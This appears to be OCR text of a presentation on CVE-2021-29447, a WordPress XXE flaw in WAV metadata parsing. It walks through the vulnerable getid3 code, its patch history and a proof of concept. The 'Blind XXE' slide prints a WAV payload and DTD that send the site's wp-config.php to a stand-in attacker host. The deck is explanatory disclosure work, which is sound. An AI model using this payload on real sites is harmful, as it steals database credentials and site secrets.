CVE-2021-29447

WordPress XXE Vulnerability in Media Library

Outline

0x10 Background

0x20 XXE Technical Details

0x30 Exploiting CVE-2021-29447

0x10 Background

0x11 CVE-2021-29447

- Impact
  - WordPress

0x12 CVE-2021-29447 Impact

- Usage:
  - Server-Side Request Forgery (SSRF)
  - Arbitrary File Disclosure

0x12 CVE-2021-29447 Impact

- Usage:
  - Server-Side Request Forgery (SSRF)
  - Arbitrary File Disclosure <- e.g. wp-config.php

0x20 XXE

Technical Details

0x21 Metadata and iXML

- ID3:

Song title	30 characters
Artist	30 characters
Album	30 characters
Year	4 characters
Comment	30 characters
Genre	1 byte

The WAVE file is an instance of a Resource Interchange File Format (RIFF). As a derivative of RIFF, WAV files can be tagged with metadata in the INFO chunk and one of usable metadata is called iXML.

WordPress can parse information included in iXML tag by using the simplexml_load_string() function in wp-includes/ID3/getid3.lib.php file that parses a string as XML

0x22 XML External Entity (XXE) Vulnerabilities

- The code defines an entity myEntity for further usage.

```
<!DOCTYPE myDoc [ <!ENTITY myEntity "a long value" > ]>
<myDoc>
    <foo>&myEntity;</foo>
    <bar>&myEntity;</bar>
</myDoc>
```

0x22 XML External Entity (XXE) Vulnerabilities

- The code defines an entity myEntity for further usage.

```
<!DOCTYPE myDoc [ <!ENTITY myEntity "a long value" > ]>
<myDoc>
    <foo>&myEntity;</foo>
    <bar>&myEntity;</bar>
</myDoc>
```

- The value of defined entities can also stem from an external source referenced by a URI. In this case, they are called external entities:

```
<!DOCTYPE myDoc [ <!ENTITY myExternalEntity SYSTEM "http://…..com/value.txt" > ]>
<myDoc>
    <foo>&myExternalEntity;</foo>
<myDoc>
```

0x23 XXE in WordPress


- wp-includes/ID3/getid3.lib.php

```
723    if (PHP_VERSION_ID < 80000) {
724
725        // This function has been deprecated in PHP 8.0 because in libxml 2.9.0, external entity loading is
726        // disabled by default, so this function is no longer needed to protect against XXE attacks.
728       $loader = libxml_disable_entity_loader(true);
729    }
730    $XMLobject = simplexml_load_string($XMLstring, 'SimpleXMLElement', LIBXML_NOENT);
```

0x23 XXE in WordPress

- wp-includes/ID3/getid3.lib.php

```
723    if (PHP_VERSION_ID < 80000) {
724
725        // This function has been deprecated in PHP 8.0 because in libxml 2.9.0, external entity loading is
726        // disabled by default, so this function is no longer needed to protect against XXE attacks.
728        $loader = libxml_disable_entity_loader(true);
729    }
730    $XMLobject = simplexml_load_string($XMLstring, 'SimpleXMLElement', LIBXML_NOENT);
```



Is the correct precautions have been taken to avoid the vulnerability.

it? (Spoiler: no)

0x23 XXE in WordPress

- Changeset 29378

trunk/src/wp-includes/ID3/getid3.lib.php — Tabular | Unified

r24696	r29378	
520	520	
521	521	`public static function XML2array($XMLstring) {`
522		`if (function_exists('simplexml_load_string')) {`
523		`if (function_exists('get_object_vars')) {`
524		`$XMLobject = simplexml_load_string($XMLstring);`
525		`return self::SimpleXMLelement2array($XMLobject);`
526		`}`
	522	`if ( function_exists( 'simplexml_load_string' ) && function_exists( 'libxml_disable_entity_loader' ) ) {`
	523	`$loader = libxml_disable_entity_loader( true );`
	524	`$XMLobject = simplexml_load_string( $XMLstring, 'SimpleXMLElement', LIBXML_NOENT );`
	525	`$return = self::SimpleXMLelement2array( $XMLobject );`
	526	`libxml_disable_entity_loader( $loader );`
	527	`return $return;`
527	528	`}`
528	529	`return false;`

Timestamp:08/05/2014 07:13:57 PM (8 years ago)

Message:Disable external entities in ID3.

0x24 Exploitation

- wp-includes/ID3/getid3.lib.php

```
721    public static function XML2array($XMLstring) {
…
730    $XMLobject = simplexml_load_string($XMLstring, 'SimpleXMLElement', LIBXML_NOENT);
```

- wp-includes/ID3/module.audio-video.riff.php

```
426    if (isset($thisfile_riff_WAVE['iXML'][0]['data'])) {
427     // requires functions simplexml_load_string and get_object_vars
428    if ($parsedXML = getid3_lib::XML2array($thisfile_riff_WAVE['iXML'][0]['data'])) {
```

0x25 Blind XXE

- payload.wav

```
RIFFXXXXWAVEBBBBiXML<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://attacker-url.domain/xxe.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>>
```

- xxe.dtd

```
<!ENTITY % data SYSTEM "php://filter/zlib.deflate/convert.base64-encode/resource=../wp-config.php">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://attacker-url.domain/?%data;'>">
```

0x26 Patch

- wp-includes/ID3/getid3.lib.php

```
public static function XML2array($XMLstring) {

  $loader = @libxml_disable_entity_loader(true);
  $XMLobject = simplexml_load_string($XMLstring, 'SimpleXMLElement', LIBXML_NOENT);
```


libxml_set_external_entity_loader()

0x30 Exploiting

CVE-2021-29447


0x31 PoC

- Upload CVE-2021-29447.WAV



0x32 PoC

- decode



0x42 Reference links

- XML External Entity via MP3 File Upload on WordPress
  - https://www.safe.security/assets/img/research-paper/pdf/xml-external-entity-xxe-vulnerability-research-paper.pdf
- WordPress XXE Vulnerability in Media Library CVE-2021-29447
  - https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/
- WordPress 5.7 XXE Vulnerability
  - https://blog.sonarsource.com/wordpress-xxe-security-vulnerability/
- WordPress 5.6-5.7 - Authenticated (Author+) XXE (CVE-2021-29447)
  - https://github.com/motikan2010/CVE-2021-29447

```
exit(0);
```